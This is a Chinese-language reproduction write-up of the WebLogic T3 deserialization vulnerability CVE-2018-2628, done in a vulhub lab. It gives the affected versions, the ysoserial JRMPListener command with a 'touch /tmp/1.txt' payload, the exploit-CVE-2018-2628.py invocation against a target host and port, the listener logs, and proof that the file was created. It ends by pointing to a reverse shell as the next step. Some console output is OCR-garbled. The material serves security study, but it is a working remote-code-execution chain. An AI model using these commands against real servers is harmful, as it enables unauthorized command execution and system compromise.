Weblogic WLS Core Components 反序列化命令 执行漏洞 (CVE-2018-2628)

影响范围


WebLogic 10.3.6.0, 12.2.1.2, 12.2.1.3, 12.1.3.0

漏洞简介

Oracle 2018年4月补丁中,修复了Weblogic Server WLS Core Components中出现的一个反序列化漏洞 (CVE-2018-2628) ,此漏洞产生于Weblogic T3服务,当开放Weblogic控制台端口(默认为7001端口)时,t3服务会默认开启,该漏洞通过t3协议触发,可导致未授权的用户在远程服务器执行任意命令。

漏洞复现

在 https://vulhub.org/上下载Weblogic 的docker文件,利用 docker-compase up -d 启动服务,服务启动后,访问 http://192.168.136.129:7001/console



首先在 https://github.com/brianwrf/ysoserial/releases/download/0.0.6-pri-beta/ysoserial-0.0.6-SNAPS HOT-BETA-all.jar 下载ysoserial,并启动一个JRMP Server:

```
# 进入ysoserial所在文件夹
copy ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.jar
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 11111 CommonsCollections1 'touch
/tmp/1.txt'
# 此命令表示JRMP Server监听的端口为11111, 执行命令为 touch /tmp/1.txt
```

```
root&kali:-/書面: java -cp ysoserial.jar ysoserial.exploit.]MMPListener 11111 CommonsCollections1 'touch /tmp/1.txt'
Picked up _JAVA_OPTIONS: -Dawt.ussSystemAAFontSettings-on -Dswing.aatext-true
WARRING: An Illegal reflective access operation has occurred
WARRING: Illegal reflective access operation has occurred
WARRING: Illegal reflective access by ysoserial.payloads.util.Reflections (file:/root/%e6%1%Sc%e9%9d%a2/ysoserial.jar) to constructor sun.reflect.annotation.AnnotationInvocationHandler(java.l
ang.class,java.util.Map)
WARRING: Please consider reporting this to the maintainer in the second in
```

然后,使用 exploit.py 脚本,向目标Weblogic http://192.168.136.129:7001 发送数据包:

python2 exploit-CVE-2018-2628.py 192.168.16.109 7001 ysoserial.jar 192.168.16.109 11111 JRMPClient

```
root@kali:-/書簡# python2 exploit-CVE-2018-2628.py 192.168.16.109 7001 ysoserial.jar 192.168.16.109 11111 JRMPClient
handshake successful
send request payload successful, recv length:1690
command: java -jar ysoserial.jar JRMPClient 192-168.16.109:11111 > payload.out
command: java -jar ysoserial.jar JRMPClient 192-168.16.109:11111 > payload.out
explored in the payload of the paylo
```

JRMP Server成功连接,命令执行成功。

```
* Opening JRMP listener on 11111
Have connection from /172.20.0.2:43718
Reading message ...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /172.20.0.2:43720
Reading message ...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /172.20.0.2:43722
Reading message ...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /172.20.0.2:43724
Reading message ...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /172.20.0.2:43724
Reading message ...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /172.20.0.2:43726
Reading message ...
Is DGC call for [[0:0:0, -570221145]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```

```
root@373279df29e0:~/Oracle/Middleware# ls /tmp
1.txt bea1061393648233859820.tmp cookie.txt hsperfdata_root packages wlstTemproot
root@373279df29e0:~/Oracle/Middleware#
```

既然验证了命令可以执行,其实我们可以更进一步,直接反弹shell。